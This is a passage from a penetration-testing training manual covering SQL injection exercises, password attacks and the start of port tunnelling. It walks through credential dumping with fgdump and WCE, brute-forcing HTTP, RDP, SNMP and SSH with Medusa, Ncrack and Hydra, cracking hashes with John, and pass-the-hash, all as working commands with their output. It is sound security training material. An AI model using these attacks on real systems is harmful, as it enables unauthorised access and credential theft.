   Connection-specific DNS Suffix  . :
---
os-shell>
```

13.6.1 - Exercises

1. Exploit the SQL injection vulnerability in the guestbook application to log in as the admin user.
2. Manually use SQL injection to enumerate the information in the guestbook database.
3. Use **sqlmap** to obtain a full dump of the database.
4. Use **sqlmap** to obtain an interactive shell.

14. - Password Attacks

14.1 - Preparing for Brute Force

The theory behind password attacks is simple to comprehend. If a service of some sort requires valid credentials to access it, we can simply attempt to guess, or brute-force, these credentials until they are identified. Depending on the nature of the service (for example, a network service vs. a local service), the techniques and tools for these attacks may vary.

Generally speaking, the passwords used in our guessing attempts can come from two sources: *dictionary files* or *key-space brute-force*.

14.1.1 - Dictionary Files

Password "dictionary files" are usually text files that contain a large number of common passwords in them. These passwords are often used in conjunction with password cracking tools, which can accept these password files, then attempt to authenticate to a given service with the passwords contained in the password files. Kali Linux includes a number of these dictionary files in the following directory:

```
/usr/share/wordlists/
```


14.1.2 - Key-space Brute Force

Password *key-space brute-force* is a technique of generating all possible combinations of characters and using them for password cracking. A powerful tool for creating such lists, called **crunch**, can be found in Kali. Crunch is able to generate custom wordlists with defined character-sets and password formats. For example, to create a wordlist containing the characters 0-9 and A-F, we would enter a command similar to the following:

```
root@kali:~# crunch 6 6 0123456789ABCDEF -o crunch1.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216
100%
root@kali:~# wc -l crunch1.txt
16777216 crunch1.txt
```

Alternatively, we could choose to generate a wordlist using a pre-defined character-set.

```
root@kali:~# crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
```

Crunch can also be used to generate more customized password lists. For example, consider the following scenario. You are mid-engagement and have cracked a few user passwords from a specific device.

```
root@kali:~# cat dumped.pass.txt
david: Abc$#123
mike:  Jud()666
```



```
Judy:  Hol&&278
```

You notice the following trend in the password structure.

```
[Capital Letter]  [2 x lower case letters]  [2 x special chars]  [3 x numeric]
```

You would like to generate an 8-character password file with passwords using the same format and structure as shown above. Crunch allows us to do this using character translation placeholders, as shown below:

```
@ - Lower case alpha characters
, - Upper case alpha characters
% - Numeric characters
^ - Special characters including space
```

The resulting command to generate our required password list would look similar to the following:

```
root@kali:~# crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa!!00
Aaa!!01
Aaa!!02
Aaa!!03
Aaa!!04
...
```


There are a couple of interesting things to notice in the command above:

1) The immense size of the output file: **160 GB**, with over 19 billion entries. Depending on what you are trying to brute-force, such a large dictionary file might not be feasible.
2) The obscure command line syntax given to generate these passwords. Crunch has many advanced features that should be explored to fully grasp its password generation capabilities. For more information about Crunch, invoke its man-page using the **man** command.

14.1.3 - Pwdump and Fgdump

Microsoft Windows operating systems store hashed user passwords in the Security Accounts Manager (SAM)[63]. To deter SAM database offline password attacks, Microsoft introduced the *SYSKEY* feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up through and including Windows 2003, store two different password hashes: LAN Manager (LM)[64], based on DES, and NT LAN Manager (NTLM)[65], based on MD4 hashing. LM is known to be very weak for multiple reasons:

- Passwords longer than seven characters are split into two strings and each piece is hashed separately.
- The password is converted to upper case before being hashed.
- The LM hashing system does not include salts, making rainbow table attacks feasible.

[63] https://en.wikipedia.org/wiki/Security_Accounts_Manager
[64] https://en.wikipedia.org/wiki/LM_hash
[65] https://en.wikipedia.org/wiki/NTLM

From Windows Vista on, the Windows operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not limit stored passwords to two 7-character parts. However, NTLM hashes stored in the SAM database are still not salted.

The SAM database cannot be copied while the operating system is running, as the Windows kernel keeps an exclusive file system lock on the file. However, in-memory attacks to dump the SAM hashes can be mounted using various techniques.

Pwdump and fgdump[66] are good examples of tools that are able to perform in-memory attacks, as they inject a DLL containing the hash dumping code into the Local Security Authority Subsystem (LSASS)[67] process. The LSASS process has the necessary privileges to extract password hashes as well as many useful API that can be used by the hash dumping tools.

Fgdump works in a very similar manner to pwdump, but also attempts to kill local antiviruses before attempting to dump the password hashes and cached credentials.

```
C:\>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
…

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Server (Build 7601) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
```

[66] http://www.foofus.net/?cat=8

[67] https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service


```
Failed servers:
NONE
Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1

C:\>type 127.0.0.1.pwdump
admin:500:NO PASSWORD*********************:6F403D3166024568403A94C3A6561896:::
bob:1000:NO PASSWORD*********************:86160C786144F55AF97AB2399F9FA1F8:::
cory:1003:NO PASSWORD*********************:347B029F300E1AD45D384E9A2A95A952:::
dave:1004:NO PASSWORD*********************:4535067972CF7EEAF6D750C725B95BD8:::
dick:1001:NO PASSWORD*********************:4A86883E7C8CB6468F4C6095D12827E7:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
lisa:1002:NO PASSWORD*********************:C0199E17132949A796B45393D6D7864B:::
mike:1005:NO PASSWORD*********************:BCE04B63DD5B939F2F1C8D74CC35B881:::
```

14.1.4 - Windows Credential Editor (WCE)

Windows Credentials Editor (WCE)[68] is a security tool that allows one to perform several attacks to obtain clear text passwords and hashes from a compromised Windows host. Among other things, WCE can steal NTLM credentials from memory and dump cleartext passwords stored by Windows authentication packages installed on the target system such as msv1_0.dll, kerberos.dll, and digest.dll. It's quite interesting to note that WCE is able to steal credentials either by using DLL injection or by directly reading the LSASS process memory. The second method is more secure in terms of operating system stability, as code is not being injected into a highly privileged process.

[68] http://ampliasecurity.com/

The downside is that extracting and decrypting credentials from LSASS process memory means working with undocumented Windows structures, reducing the portability of this method for newer versions of the OS.




Figure 73 - Dumping Passwords with WCE

14.1.5 - Exercises

1. Use pwdump on your Windows system.
2. Use WCE on your Windows system.

14.1.6 - Password Profiling

One way to customize our dictionary file and make it more potent against a specific target is by using password profiling techniques. This involves using words and phrases taken from the specific organization you are targeting and including them in your wordlists with the aim of improving your chances of finding a valid password. For example, consider megacorpone.com, a company that deals with Nano-Technology. An administrator in this network used the password "nanobots93" to secure one of his services. "Nanobots" happens to be a product made by the company, which is listed on their main website.

Using a tool like **cewl**[69], we can scrape the megacorpone.com webservers to generate a password list from words found on the web pages.

```
root@kali:~# cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
root@kali:~# cat megacorp-cewl.txt |wc -l
331
root@kali:~# head megacorp-cewl.txt
MegaCorp
important
…
Systems
Megacorpone
nanotechnology
nanobots
…
```

Cewl has retrieved the string "nanobots" from the megacorpone.com website and that password is now present in a custom dictionary file, specific to megacorpone.com.

[69] http://www.digininja.org/projects/cewl.php

14.1.7 - Password Mutating

Users most commonly tend to mutate their passwords in various ways. This could include adding a few numbers at the end of the password, swapping out lowercase for capital letters, changing certain letters to numbers, etc. We can now take our minimalistic password list generated by **cewl** and add common mutation sequences to these passwords. A good tool for doing this is John the Ripper[70]. John comes with an extensive configuration file where password mutations can be defined. In the following example, we add a simplistic rule to append two numbers to each password.

```
root@kali:~# nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
…
Try the second half of split passwords
-s x**
-s-c x** M l Q
# Add two numbers to the end of each password
$[0-9]$[0-9]
...
```

[70] http://www.openwall.com/john/

Once the ***john.conf*** configuration file is updated, we mutate our dictionary containing 331 entries that were generated by **cewl**. The resulting file has almost 50,000 password entries due to the multiple mutations performed on the passwords, and one of the passwords is "nanobots93".

```
root@kali:~# john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
words: 49304  time: 0:00:00:00 DONE (Tue Apr 23 12:20:20 2013)  w/s: 1232K
current: Obviously99
root@kali:~# grep nanobots mutated.txt
...
nanobots90
nanobots91
nanobots92
nanobots93
nanobots94
nanobots95
nanobots96
```

Of course, this is an over-simplified demonstration of successful generation of a valid password for a specific service; however, it serves as a good example for how password profiling can be beneficial to your overall success in brute-force attacks.

Interestingly, changing our custom mutation of adding two numbers at the end of each password to three increases the password list size by seven times.

```
# Add three numbers
$[0-9]$[0-9]$[0-9]
```

```
root@kali:~# john --wordlist=megacorp-cewl.txt --rules --stdout >hugepass.txt
words: 347204  …
```


14.1.7.1 - Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company website. Examine the results. Do any of your passwords show up?

14.2 - Online Password Attacks

Online password attacks involve password-guessing attempts for networked services that use a username and password authentication scheme. This includes services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc. In order to be able to automate a password attack against a given networked service, we must be able to generate authentication requests for the specific protocol in use by that service. Fortunately for us, tools such as Hydra[71], Medusa[72], Ncrack[73], and even Metasploit have built in handling of many network protocol authentication schemes.

14.2.1 - Hydra, Medusa, and Ncrack

These three tools are probably the most popular for performing password security audits. They each have their strengths and weaknesses and can handle various protocols effectively. Each of these tools operates in a manner similar to one another, but be sure to take the time to learn the idiosynchracies of each one.

14.2.1.1 - HTTP Brute Force

According to its authors, Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The following is an example of a brute-force attack using **Medusa,** initiated against an htaccess protected web directory:

```
root@kali:~# medusa -h 192.168.11.219 -u admin -P password-file.txt -M http -m
DIR:/admin -T 10
ACCOUNT CHECK: [http] Host: 192.168.11.219 (1 of 1, 0 complete) User: admin (1
of 1, 0 complete) Password: acquires (20 of 334 complete)
ACCOUNT CHECK: [http] Host: 192.168.11.219 (1 of 1, 0 complete) User: admin (1
```

[71] http://thc.org/thc-hydra/
[72] http://h.foofus.net/?page_id=51
[73] http://nmap.org/ncrack/


```
of 1, 0 complete) Password: backup2 (21 of 334 complete)
ACCOUNT FOUND: [http] Host: 192.168.11.219 User: admin Password: backup2
[SUCCESS]
```

14.2.1.2 - RDP Brute force

Built by the creators of Nmap, Ncrack is a high-speed network authentication cracking tool. The **ncrack** tool is one of the few tools that is able to brute-force the Windows RDP protocol reliably and quickly:

```
root@kali:~# ncrack -vv --user offsec -P password-file.txt rdp://192.168.11.35
Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-04-23 16:14 EDT

Discovered credentials on rdp://192.168.11.35:3389 'offsec' 'Offsec!'
```

14.2.1.3 - SNMP Brute Force

THC-Hydra is another powerful online password cracker under active development and is worth knowing well. It can be used to crack a variety of protocol authentication schemes including SNMP:

```
root@kali:~# hydra -P password-file.txt -v 192.168.11.219 snmp
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:56:00
[DATA] 16 tasks, 1 server, 333 login tries (l:1/p:333), ~20 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 192.168.11.219   login:    password: manager
```


14.2.1.4 - SSH bruteforce

Hydra can also be used for brute-forcing SSH, as shown below:

```
root@kali:~# hydra -l root -P password-file.txt 192.168.11.219 ssh
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:54:04
[DATA] 16 tasks, 1 server, 332 login tries (l:1/p:332), ~20 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 192.168.11.219   login: root   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-04-23 15:54:10
root@kali:~#
```

14.2.1.5 - Account Lockouts and Log Alerts

By their nature, online password brute-force attacks are noisy. Multiple failed login attempts will usually generate logs and warnings on the target systems. In some cases, the target system may be set to lock out accounts with a pre-defined number of failed login attempts. This could be a disastrous outcome during a penetration test, as valid users may be unable to access the service with their credentials until an administrator re-enables their account. Keep this in mind before blindly running online brute-force attacks.

14.2.2 - Choosing the Right Protocol: Speed vs. Reward

Depending on the protocol and password-cracking tool, one common option to speed up a brute-force attack is to increase the number of login threads. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, making the password guessing process relatively slow. On top of this, protocol authentication negotiations of a protocol such as RDP are more time consuming than, say, HTTP, which slows down the attacks on these protocols even more. However, while brute-forcing the RDP protocol may be a slower process than HTTP, a successful attack on RDP would often provide a bigger reward. The hidden art behind online brute-force attacks is choosing your targets, user lists, and password files carefully and intelligently before initiating the attack.

14.2.3 - Exercises

1. Conduct targeted password attacks on systems within your target network range.
2. Identify the protocols that run well. Which do not?
3. Ensure that you don't lock out any accounts.

14.3 - Password Hash Attacks

14.3.1 - Password Hashes

A cryptographic hash function is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a *hash value* or *message digest*. One of the most important uses of cryptographic hash functions is their application in password verification. Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear-text, modern authentication mechanisms usually store them as *hashes* to improve security. This is true for operating systems, network hardware, etc. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

14.3.2 - Password Cracking

In cryptanalysis, password cracking is the process of recovering the clear text passphrase, given its stored hash. Once the hash type is known, a common approach to password cracking is to simulate the authentication process by repeatedly trying guesses for the password and comparing the newly-generated digest with a stolen or dumped hash.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. A list of common hashes that you can use for reference when trying to identify a password hash can be found on the Openwall website[74]. There are three main hash properties you should pay attention to:

[74] http://openwall.info/wiki/john/sample-hashes

- The length of the hash (each hash function has a specific output length).
- The character-set used in the hash.
- Any special characters that may be present in the hash.

Several password-cracking programs (such as **john**) apply pattern-matching features on a given hash to guess the algorithm used; however, this technique works on generic hashes only. Another tool that tries to accomplish this task is **hash-identifier**[75]:

```
root@kali:~# hash-identifier
…
   ------------------------------------------------------------------------
 HASH: c43ee559d69bc7f691fe2fbfe8a5ef0a

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
[+]  MD5(HMAC(Wordpress))
[+]  Haval-128
[+]  Haval-128(HMAC)
[+]  RipeMD-128
[+]  RipeMD-128(HMAC)
```

[75] https://code.google.com/p/hash-identifier/


```
[+]  SNEFRU-128
[+]  SNEFRU-128(HMAC)
[+]  Tiger-128
[+]  Tiger-128(HMAC)
[+]  md5($pass.$salt)
[+]  md5($salt.$pass)
...
[+]  md5(md5($username.$pass).$salt)
[+]  md5(md5(md5($pass)))
[+]  md5(md5(md5(md5($pass))))
[+]  md5(md5(md5(md5(md5($pass)))))
[+]  md5(sha1($pass))
[+]  md5(sha1(md5($pass)))
[+]  md5(sha1(md5(sha1($pass))))
[+]  md5(strtoupper(md5($pass))).
```


14.3.3 - John the Ripper

Once you've retrieved password hashes from a target system, you will want to try cracking them so you can make use of the clear text values in further attacks. One of the most popular tools for cracking passwords is John the Ripper[76]. John supports dozens of password formats and is under constant development.

Running **john** in brute-force mode is as simple as passing the filename containing your password hashes on the command line.

```
root@kali:~# john 127.0.0.1.pwdump
Warning: detected hash type "nt", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 7 password hashes with no different salts (NT MD4 [128/128 SSE2 +
32/32])
```

As we can see in the above output, **john** recognizes the hash type correctly and sets out to crack it. A brute-force attack such as this, however, will take a long time. As an alternative, we can pass the *–wordlist* parameter to **john** instead.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt 127.0.0.1.pwdump
```

If any passwords remain to be cracked, we can next try to apply **john**'s word mangling rules with the *–rules* parameter.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt
127.0.0.1.pwdump
```

In order to crack Linux hashes with **john**, you will need to first use the **unshadow** utility to combine the ***passwd*** and ***shadow*** files from the compromised system.

```
root@kali:~# unshadow passwd-file.txt shadow-file.txt
victim:$6$H4ndrFOW$FqzEd1MMbtEpB2azf5/xwx08arqM.jL0pk/k7ug9BksbguW81CQcof2IU4u.QqwzxH
```

[76] http://www.openwall.com/john/


```
6lXYJMptVS1/BExaKlc1:1000:1000:,,,:/home/victim:/bin/bash
root@kali:~# unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

We can now take the unshadowed file and pass it to **john** as we normally would, and crack the password hash.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt
unshadowed.txt
Warning: detected hash type "sha512crypt", but the string is also recognized
as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
s3cr3t           (victim)
guesses: 1   time: 0:00:05:18 DONE (Wed Jun 19 15:32:16 2013)   c/s: 219
trying: s3cr3t
```


14.3.4 - Rainbow Tables

Because it tries all possible plain texts one by one, a traditional brute-force cracker is usually too time-consuming to break complex passwords. The idea behind time-memory tradeoff is to perform all cracking computation in advance and store the results in a binary database, or *Rainbow Table*[77] file.

It takes a long time to pre-compute these tables, but once pre-computation is finished, a time-memory tradeoff cracker can be hundreds of times faster than a traditional brute-force cracker. To increase the difficulty in password cracking, passwords are often concatenated with a random value before being hashed. This value is known as a *salt*, and its value, which should be unique for each password, is stored together with the hash in a database or a file to be used in the authentication process. The primary intent of salting is to increase the infeasibility of Rainbow Table attacks that could otherwise be used to greatly improve the efficiency of cracking the hashed password database.

[77] https://en.wikipedia.org/wiki/Rainbow_table

14.3.5 - Passing the Hash in Windows

Cracking password hashes can be very time-consuming and it is often not feasible. A different approach of making use of dumped hashes without cracking them has been around since 1997. The technique, known as Pass-The-Hash (PTH)[78], allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a cleartext password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions and computers whose combination of username and password is the same. Consider the following scenario:

An organization uses disk-imaging technologies within its network, or otherwise has a local administrative user enabled on multiple computers. A vulnerability on one of these computers has provided us with SYSTEM privileges, through which we dumped local LM and NTLM hashes. We copy the local administrator NTLM hash and use this discovered hash instead of a password with a patched version of **pth-winexe** to gain a shell on a different machine, which has the same local administrator / password combination.

We begin by first setting an environment variable called SMBHASH, containing the password has we would like to use for authentication.

```
root@kali:~# export
SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896
```

[78] https://www.hacking-lab.com/misc/downloads/event_2010/daniel_stirnimann_pass_the_hash_attack.pdf

We can then use the **pth-winexe** tool to authenticate using the password hash and gain a remote command prompt on the target machine:

```
root@kali:~# pth-winexe -U administrator //192.168.101.76 cmd
Password for [WORKGROUP\administrator]:
HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.dw

C:\Windows\system32>
```

14.3.6 - Exercises

1. Use the different tools covered in this module to conduct password attacks against various services in the lab.
2. Use Metasploit to exploit one of the SMB servers in the labs. Dump the password hashes and attempt a pass-the-hash attack against another system

15. - Port Redirection and Tunneling

This next module is going to be a brain twister. We will deal with various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the direction flow of the targeted traffic, which can often be useful in restricted network environments.

Tunneling[79] a protocol involves encapsulating it within a different payload protocol than the original. By using tunneling techniques, it's possible to carry a given protocol over an incompatible delivery-network, or to provide a secure path through an untrusted network.

Port redirection and tunneling concepts may be hard to digest at first, so we have created several hypothetical scenarios that will provide a better understanding of the process. Take time to understand the following scenarios before proceeding with each technique.

15.1 - Port Forwarding/Redirection

Port forwarding/redirection is the simplest traffic manipulation technique we will examine. It involves accepting traffic on a given IP address and port and then simply redirecting it to a different IP address and port. A simple port-forwarding tool such as **rinetd**[80] is convenient and easy to configure.

```
root@kali:~# apt-get install rinetd
root@kali:~# cat /etc/rinetd.conf
```

[79] http://en.wikipedia.org/wiki/Tunneling_protocol
[80] http://www.boutell.com/rinetd/


```
...
# bindadress    bindport  connectaddress  connectport
...
```

Now consider the following scenario. We are located in a network that allows outbound traffic on TCP port 53 only. Obviously, our attempts at browsing the Internet fail due to this firewall restriction.




Figure 74 - Outbound Traffic is Only Permitted on TCP Port 53

We set up the **rinetd** daemon to listen on TCP port 53 on a machine at home, which has a public IP address. We configure **rinetd** on our home machine to accept incoming traffic on port 53, and then redirect it to the web server on port 80. The port redirection entry in the ***rinetd.conf*** file would look similar to the following.

```
# bindadress    bindport  connectaddress  connectport
  w.x.y.z       53        a.b.c.d         80
```

Our attempt to browse the web server should succeed now, as depicted in the following diagram:




Figure 75 - Our Traffic is Redirected to the Webserver

15.2 - SSH Tunneling

The SSH protocol has many hidden secrets. One of its abilities is to create encrypted tunnels within the SSH protocol[81], which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and security administrators, as the following examples will demonstrate.

15.2.1 - Local Port Forwarding

SSH local port forwarding allows us to tunnel a local port to a remote server, using SSH as the transport protocol. The effects of this technique are similar to the port forwarding effects, with a few twists. Consider the same scenario we encountered in the port-forwarding example. We can use the SSH local port forwarding feature to bypass the existing egress restriction using syntax similar to the following:

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
```

[81] https://en.wikipedia.org/wiki/Tunneling_protocol#Secure_shell_tunneling

